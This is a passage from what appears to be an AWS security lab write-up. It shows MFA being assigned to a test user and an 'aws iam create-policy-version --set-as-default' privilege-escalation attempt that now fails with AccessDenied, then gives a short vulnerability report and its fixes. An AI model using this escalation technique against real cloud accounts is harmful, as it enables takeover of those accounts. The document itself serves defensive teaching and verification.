
The screenshot shows the AWS IAM console for the user 'Intern-Attacker'. The 'Security credentials' tab is selected. A green banner at the top indicates 'Passkey MFA device assigned'. The 'Multi-factor authentication (MFA) (1)' section shows a passkey assigned to the user. A red box highlights the 'Assign MFA device' button.

iv) The Verification Log

In Kali

Run:

```
aws iam create-policy-version \  
  --policy-arn arn:aws:iam::087889135318:policy/VulnerablePolicy \  
  --policy-document file://admin-policy.json \  
  --set-as-default
```



The screenshot shows a terminal window with a dark background. At the top, there's a title bar with 'kali@kali: ~' and window control buttons. Below it is a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The terminal prompt is '(kali@kali)-[~]'. The command entered is 'aws iam create-policy-version \ --policy-arn arn:aws:iam::087889135318:policy/VulnerablePolicy \ --policy-document file://admin-policy.json \ --set-as-default'. The command and its arguments are highlighted with a red rectangle. Below the command, an error message is displayed: 'An error occurred (AccessDenied) when calling the CreatePolicyVersion operation: User: arn:aws:iam::087889135318:user/Intern-Attacker is not authorized to perform: iam:CreatePolicyVersion on resource: policy arn:aws:iam::087889135318:policy/VulnerablePolicy because no identity-based policy allows the iam:CreatePolicyVersion action'. The text '(AccessDenied)' in the error message is also highlighted with a red rectangle. The terminal prompt returns to '(kali@kali)-[~]'.

4. Vulnerability Report (IAM Privilege Escalation)

a) Vulnerability:

Excess permissions (iam:CreatePolicyVersion and iam:SetDefaultPolicyVersion) allowed a standard user to modify their own IAM policy.

b) Impact:

An attacker escalated privileges and gained full **AdministratorAccess**, compromising the entire AWS account.

c) Fix:

- i) Removed self-modifying IAM permissions
- ii) Implemented Least Privilege
- iii) Applied Role-Based Access Control (RBAC)
- iv) Enforced Multi-Factor Authentication (MFA)